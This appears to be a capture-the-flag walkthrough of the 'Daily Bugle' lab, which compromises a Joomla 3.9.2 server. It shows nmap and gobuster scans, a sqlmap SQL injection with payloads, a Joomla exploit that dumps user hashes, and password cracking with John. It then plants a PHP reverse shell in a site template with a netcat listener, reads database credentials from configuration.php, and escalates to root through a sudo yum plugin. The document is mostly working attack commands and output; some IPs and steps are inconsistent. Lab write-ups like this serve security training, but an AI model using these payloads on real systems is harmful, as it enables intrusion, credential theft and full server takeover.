

Daily Bugle – Walkthrough

Initial Scan

First, scan the victim machine with nmap


```
nmap -sV TARGET_IP
```

```
(fran@Frapple)~$ nmap -sV 10.10.46.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-27 12:34 CEST
Nmap scan report for 10.10.46.231
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp  open  mysql    MariaDB 10.3.23 or earlier (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

There are 3 ports open, ssh, http and MySQL.

Visit the web page in your browser



Enumerate Directories

Use gobuster to view all the directories

go buster dir -u http://TARGET_IP -w /usr/share/wordlists/rockyou.txt

```
(fran@Frappie)-[~]
$ gobuster dir -u http://10.10.46.231/ -w /usr/share/wordlists/rockyou.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.46.231/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 5331 / 14344393 (0.04%) [ERROR] parse "http://10.10.46.231/!@#$$%": invalid URL escape "%$"
/administrator (Status: 301) [Size: 242] [→ http://10.10.46.231/administrator/]
Progress: 23125 / 14344393 (0.16%) [ERROR] parse "http://10.10.46.231/!\"$%": invalid URL escape "%$"
Progress: 25005 / 14344393 (0.17%) [ERROR] parse "http://10.10.46.231/!@#$$%*()": invalid URL escape "%$*"
/????? (Status: 200) [Size: 9265]
```

Navigate to the /administrator directory

It's using Joomla! But we don't know the version, so we must use an OWASP tool called JoomScan

perl joomscan.pl -u http://TARGET_IP/

```
(1337.today)

--=[OWASP JoomScan
+--++--=[Version : 0.0.7
+--++--=[Update Date : [2018/09/23]
+--++--=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://10.10.198.129 ...

[+] FireWall Detector
[+] Firewall not detected
[+] Detecting Joomla Version
[+] Joomla 3.9.2
```

Now, search for an exploit on exploit-db.com, use joomla! <version>

```

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (DUAL)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

  Type: error-based
  Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))) ,0x716a707671,FLOOR(RAND(0)*2)
  INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GD1u)

```

Exploitation

We will use a python exploit called joomblah, download it from

<https://github.com/stefanlucas/Exploit-Joomla>

Run it

python2 joomblah.py http://TARGET_IP

```

(fran@Frappie)-[~]
$ python2 joomblah.py http://10.10.198.129:80

[+] Fetching CSRF token
[+] Testing SQLi
  - Found table: fb9j5_users
  - Extracting users from fb9j5_users
[+] Found user ['811', 'Super User', '...', 'j...@teyhackme.com', '...', '...', '...', '...', '...']
  - Extracting sessions from fb9j5_session

```

The password is encrypted, so we'll use **John the Ripper** to crack it. Save the hash in a file:

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt


```

(fran@Frappie)-[~]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:08:16 DONE (2025-06-27 10:18) 0.002012g/s 94.26p/s 94.26c/s 94.26C/s sweetsmile..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Getting a shell

Login on the web page



Go to Extensions>templates>templates and then click on Protostar Details and Files.

We can create a new file here, so copy the contents of the PHP reverse shell from:

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>

Replace the IP with your own.

File Name

reverse-shell

php

Create

```
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windo
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'YOURIP'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Alternatively, paste the PHP reverse shell directly into index.php

```
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windo
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'YOURIP'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// ..

```

Set up a listener

nc -lvnp 1234

Refresh the page and go back to your listener. You should now have a shell.

```
(fran@Frapple)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

cd
ls
connect to [10.9.0.197] from (UNKNOWN) [10.10.198.129] 56966
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
04:51:09 up 2:04, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

Privilege Escalation

We don't have permission to access root and jjameson, so we have to investigate.

Go to /var/www/html

There are a lot of files, investigate on configuration.php:

```
sh-4.2$ pwd
/var/www/html
pwd
sh-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'root';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';
    public $secret = 'fb9j5_';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '127.0.0.1';
    public $ftp_port = '21';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'jonah@tryhackme.com';
    public $fromname = 'The Daily Bugle';
    public $sendmail = '/usr/sbin/sendmail';
    public $smtpauth = '0';
    public $smtpuser = '';
    public $smtpsecure = 'none';
    public $smtpport = '25';
    public $caching = '0';
    public $cache_handler = 'file';
    public $cachetime = '15';
    public $cache_platformprefix = '0';
    public $MetaDesc = 'New York City tabloid newspaper';
```

There is the user flag

```
(fran@Frapple)-[~]
$ ssh jjameson@10.10.198.129
The authenticity of host '10.10.198.129 (10.10.198.129)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.198.129' (ED25519) to the list of known hosts.
jjameson@10.10.198.129's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
```

Check sudo permissions

sudo-l

```
[j]jameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Search for **yum** on GTFOBins to perform privilege escalation.

Use the following method to spawn a root shell:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) It runs commands using a specially crafted RPM package. Generate it with `fpm` and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

```
sudo yum localinstall -y x-1.0-1.noarch.rpm
```

- (b)** Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
    os.execle('/bin/sh', '/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```


Copy and paste line per line

```
TF=$(mktemp -d)
```

```
cat >$TF/x<<EOF
```

```
[main]
```

```
plugins=1
```

```
pluginpath=$TF
```

```
pluginconfpath=$TF
```

```
EOF
```

```
cat >$TF/y.conf<<EOF
```

```
[main]
```

```
enabled=1
```

```
EOF
```

```
cat >$TF/y.py<<EOF
```

```
import os
```

```
import yum
```

```
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
```

```
requires_api_version='2.1'
```

```
def init_hook(conduit):
```

```
    os.execl('/bin/sh','/bin/sh')
```

```
EOF
```

```
sudo yum -c $TF/x --enableplugin=y
```

```
(ALL) NO PASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
>
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Complementos cargados:y
No hay un complemento que se corresponda con: y
```


Check your privileges

```
sh-4.2# id
uid=0(root) gid=0(root) grupos=0(root)
```

Go to the /root directory and use cat root.txt to get the flag

```
sh-4.2# cd /root
sh-4.2# ls
anaconda-ks.cfg  root.txt
sh-4.2# cat root.txt
[REDACTED]
sh-4.2# Connection to 10.10.198.129 closed by remote host.
Connection to 10.10.198.129 closed.
```